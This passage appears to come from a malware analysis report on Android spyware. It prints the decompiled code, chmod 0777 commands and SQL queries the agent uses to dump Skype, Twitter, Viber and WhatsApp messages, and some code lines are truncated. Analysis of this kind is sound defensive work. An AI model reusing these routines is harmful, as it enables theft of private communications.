
3. Skype

The database files storing the Skype chat messages are made accessible to everyone by running the following commands:

- chmod 0777 /data/data/com.skype.raider/files/<Directories>
- chmod 0777 /data/data/com.skype.raider/files/main.db
- chmod 0777 /data/data/com.skype.raider/files/main.db-journal

The following SQL query is executed:

> SELECT Messages.id as msg_id, messages.convo_id, from_dispname, messages.author, messages.timestamp, messages.body_xml, conversations.displayname, Messages.dialog_partner FROM Messages LEFT JOIN Conversations ON messages.convo_id = conversations.id



```
public final class e extends p {
  protected static final Map c;

  static final String d;

  static final String e = (String)c.get("timestamp");

  static final File f = new File("/data/data/com.skype.raider/files/");

  static File[] g;

  public static void a(Handler paramHandler, Context paramContext, boolean paramBoolean) {
    try {
      a.a("getSkypeApp getSkypeApp start");
      StringBuilder stringBuilder = new StringBuilder();
      this("getSkypeApp GetContentIM loop into ");
      a.a(stringBuilder.append(f.getAbsolutePath()).toString());
      stringBuilder = new StringBuilder();
      this("chmod 0777 ");
      m.c(stringBuilder.append(f.getAbsolutePath()).toString());
      File[] arrayOfFile = f.listFiles();
      g = arrayOfFile;
      if (arrayOfFile != null)
        for (byte b = 0; b < g.length; b++) {
          if (g[b].isDirectory()) {
            StringBuilder stringBuilder1 = new StringBuilder();
            this("getSkypeApp GetContentIM checks ");
            a.a(stringBuilder1.append(g[b].getName()).toString());
            stringBuilder1 = new StringBuilder();
            this();
            String str = stringBuilder1.append(g[b].getAbsolutePath()).append("/main.db").toString();
            StringBuilder stringBuilder2 = new StringBuilder();
            this("chmod 0777 ");
            m.c(stringBuilder2.append(g[b].getAbsolutePath()).append(";chmod 0777 ").append(str).append("; chmod 0777 ").append(str).append("-journal;").toString());
            File file = new File();
            this(str);
            if (file.getAbsoluteFile().exists())
              a(paramHandler, paramContext, paramBoolean, "skype", "/data/data/com.skype.raider", str, "SELECT Messages.id as msg_id, messages.convo_id, from_dispname,
          }
        }
      a.a("getSkypeApp GetContentIM end");
    } catch (Throwable throwable) {
      a.a("getSkypeApp GetContentIM exception- " + throwable.getMessage(), throwable);
    }
  }
```

Figure 30


4. Twitter

The database files storing the Twitter messages are made accessible to everyone by running the following commands:

- chmod 0777 /data/data/com.twitter.android
- chmod 0777 /data/data/com.twitter.android/databases/*.db

The following SQL query is executed:

> SELECT messages._id, messages.type, messages.msg_id, messages.content, messages.created, messages.sender_id, messages.recipient_id, messages.thread, s.name, s.username, r.name, r.username FROM messages JOIN users s ON messages.sender_id = s.user_id JOIN users r ON messages.recipient_id = r.user_id



```java
public final class g extends p {
  protected static final Pattern c = Pattern.compile("\\d{4,}+\\-\\d+\\.db$");

  protected static final Map d;

  static final String e;

  static {
    h h = new h();
    d = h;
    e = (String)h.get("timestamp");
  }

  public static void a(Handler paramHandler, Context paramContext, boolean paramBoolean) {
    try {
      a.a("getTwitterApp getTwitterApp start");
      for (String str1 : a("/data/data/com.twitter.android/databases/", c, "twitter")) {
        String str2 = e;
        Map map = d;
        File file = new File();
        this(str1);
        a(paramHandler, paramContext, paramBoolean, "twitter", "/data/data/com.twitter.android/", str1, "SELECT messages._id, messages.type, messages.msg_id, messages.conte
      }
    } catch (Throwable throwable) {
      a.a("twittergetTwitterApp GetContentIM exception- " + throwable.getMessage(), throwable);
      return;
    }
    a.a("getTwitterApp GetContentIM end");
  }
}
```


Figure 31

5. Viber

The database files storing the Viber messages are made accessible to everyone by running the following commands:

- chmod 0777 /data/data/com.viber.voip/
- chmod 0777 /data/data/com.viber.voip/databases/viber_messages
- chmod 0777 /data/data/com.viber.voip/databases/viber_messages-journal

The agent executes the SQL query displayed in the figure below.



```
public final class i extends p {
  protected static final Map c = new j();

  static String d = "SELECT m._id, m.body, m.date as msg_date, m.conversation_id, pif_sender.participant_type as sender_type, pif_sender.contact_name as sender_name, pif_se

  static final String e;

  static short f;

  static {
    byte b;
    for (b = 1; b <= 8; b++)
      d += ",con.participant_id_" + b + " as id" + b + ", pif" + b + ".participant_type as type" + b + ", pif" + b + ".contact_name as name" + b + ", pif" + b + ".number as
    d += "FROM messages as m LEFT OUTER JOIN participants pid_sender ON pid_sender._id = m.participant_id LEFT OUTER JOIN participants_info pif_sender ON pif_sender._id = p
    for (b = 1; b <= 8; b++) {
      d += String.format("LEFT OUTER JOIN participants_info pif%d ON pif%d._id = con.participant_id_%d ", new Object[] { Integer.valueOf(b), Integer.valueOf(b), Integer.val
    }
    e = (String)c.get("timestamp");
    f = (short)3108;
  }

  public static void a(Handler paramHandler, Context paramContext, boolean paramBoolean) {
    try {
      a.a("getViberApp getViberApp start");
      a(paramHandler, paramContext, paramBoolean, "viber", "/data/data/com.viber.voip/", "/data/data/com.viber.voip/databases/viber_messages", d, "msg_date", "chmod 0777 /d
      a.a("getViberApp GetContentIM end");
    } catch (Throwable throwable) {
      a.a("viber" + "getViberApp GetContentIM exception- " + throwable.getMessage(), throwable);
    }
  }
}
```

Figure 32


6. WhatsApp

The database files storing the WhatsApp messages are made accessible to everyone by running the following commands:

- chmod 0777 /data/data/com.whatsapp
- chmod 0777 /data/data/com.whatsapp/databases
- chmod 0777 /data/data/com.whatsapp/shared_prefs
- chmod 0777 /data/data/com.whatsapp/shared_prefs/com.whatsapp_preferences.xml
- chmod 0777 /data/data/com.whatsapp/databases/msgstore.db
- chmod 0777 /data/data/com.whatsapp/databases/wa.db


The following SQL queries are executed:

- select * from messages
- select timestamp from messages order by _id desc limit 1



```
const-string v0, "/data/data/com.whatsapp/databases/msgstore.db"

const-string v2, "/data/data/com.whatsapp/databases/wa.db"

iget-boolean v3, p0, Lcom/network/android/o;->a:Z

if-eqz v3, :cond_f2

new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "get whatsapp dump isDump:"

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

iget-boolean v4, p0, Lcom/network/android/o;->a:Z

invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(Z)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v3}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

:goto_50
new-instance v3, Ljava/lang/StringBuilder;

const-string v4, "get whatsapp messages:"

invoke-direct {v3, v4}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v3, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v3

invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

invoke-static {v3}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 33




```
const-string v3, "chmod 0777 /data/data/com.whatsapp; chmod 0777 /data/data/com.whatsapp/databases; chmod 0777 /data/data/com.whatsapp/shared_prefs; chmod 0777 /data/data/com.whatsapp/

invoke-static {v3}, Lcom/network/android/m;->c(Ljava/lang/String;)V

invoke-interface {v5}, Ljava/util/concurrent/locks/Lock;->lock()V

const-string v3, "0777"

invoke-static {v4, v3}, Lcom/network/android/m;->a(Ljava/lang/String;Ljava/lang/String;)V

new-instance v3, Ljava/io/File;

invoke-direct {v3, v2}, Ljava/io/File;-><init>(Ljava/lang/String;)V

new-instance v4, Ljava/io/File;

invoke-direct {v4, v0}, Ljava/io/File;-><init>(Ljava/lang/String;)V

invoke-virtual {v4}, Ljava/io/File;->exists()Z

move-result v4

if-eqz v4, :cond_26f

invoke-virtual {v3}, Ljava/io/File;->exists()Z
:try_end_9f
.catch Ljava/lang/Throwable; {:try_start_7f .. :try_end_9f} :catch_2d3
.catchall {:try_start_7f .. :try_end_9f} :catchall_286

move-result v3

if-eqz v3, :cond_26f

const/4 v3, 0x0

const/16 v4, 0x10

:try_start_a5
invoke-static {v0, v3, v4}, Landroid/database/sqlite/SQLiteDatabase;->openDatabase(Ljava/lang/String;Landroid/database/sqlite/SQLiteDatabase$CursorFactory;I)Landroid/database/sqlite/SQ
```

Figure 34

7. Gmail

